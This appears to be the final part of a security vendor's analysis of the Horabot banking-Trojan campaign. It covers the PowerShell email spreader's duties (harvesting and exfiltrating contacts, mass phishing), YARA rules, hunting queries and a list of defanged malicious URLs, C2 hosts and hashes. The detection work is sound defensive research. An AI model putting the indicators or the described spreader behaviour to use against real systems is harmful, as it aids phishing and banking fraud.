
Below is a collage of pictures where the targeted bank overlays are visible.

Excerpt of decrypted fake overlays

Excerpt of decrypted fake overlays

Stage 4: The spreader

In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.


We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.

In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.


Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:

  • Harvest emails via the MAPI namespace;
  • Exfiltrate unique email addresses to the C2;
  • Clean up the outbox;
  • Filter the exfiltrated email addresses against a blocklist of keywords;
  • Prepare a phishing email containing a malicious PDF;
  • Mass-distribute the email to the filtered addresses.


One interesting point is that the spreader’s code and comments allow us to extract some useful intel:

  • All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
  • It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
  • One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”


Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.

Detection engineering and threat hunting opportunities

After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.

YARA rules

The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.

import "pe"

rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and 
        filesize < 150MB and 
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"
    
    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5      

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}

Hunting queries

You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.

VirusTotal Intelligence entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)

IoCs

Indicator Description
hxxps://evs.grupotuis[.]buzz/0capcha17/ Fake CAPTCHA page
hxxps://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta HTA file
hxxps://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB/GRXUOIWCEKVX JavaScript Loader 01
hxxps://pdj.gruposhac[.]lat/g1/ld1/ VBS Polymorphic 01
hxxps://pdj.gruposhac[.]lat/g1/auxld1 JavaScript Loader 02
hxxps://pdj.gruposhac[.]lat/g1/ VBS Polymorphic 02 (heavy lifter)
hxxps://pdj.gruposhac[.]lat/g1/ctld/ List of victims
hxxps://pdj.gruposhac[.]lat/g1/gerador.php Link to download AutoIT script
hxxps://cgf.facturastbs[.]shop/0725/a/home (GET) List of C2 addresses encrypted
hxxps://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG (POST) Contacted by the Delphi DLL
hxxps://aufal.filevexcasv[.]buzz/on7/index15.php (POST)
hxxps://aufal.filevexcasv[.]buzz/on7all/index15.php (POST)
Contacted by the Delphi DLL
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/at.html Contacted by the Delphi DLL
hxxps://labodeguitaup[.]space/a/08/150822/au/au
hxxps://cgf.midasx[.]site/a/08/150822/au/au
PowerShell stager 01
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/gerauto.php PowerShell stager 02
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/app Link to download the spreader
hxxps://cgf.facturastbs[.]shop/a/08/150822/au/gerapdf/blqs1 List of blocklist keywords
hxxps://thea.gruposhac[.]space/0out0408 Link found in the button of the first malicious attachment
6272EF6AC1DE8FB4BDD4A760BE7BA5ED Delphi DLL sample
lifenews[.]pro C2 (socket)
64.177.80[.]44 C2 (socket)

❌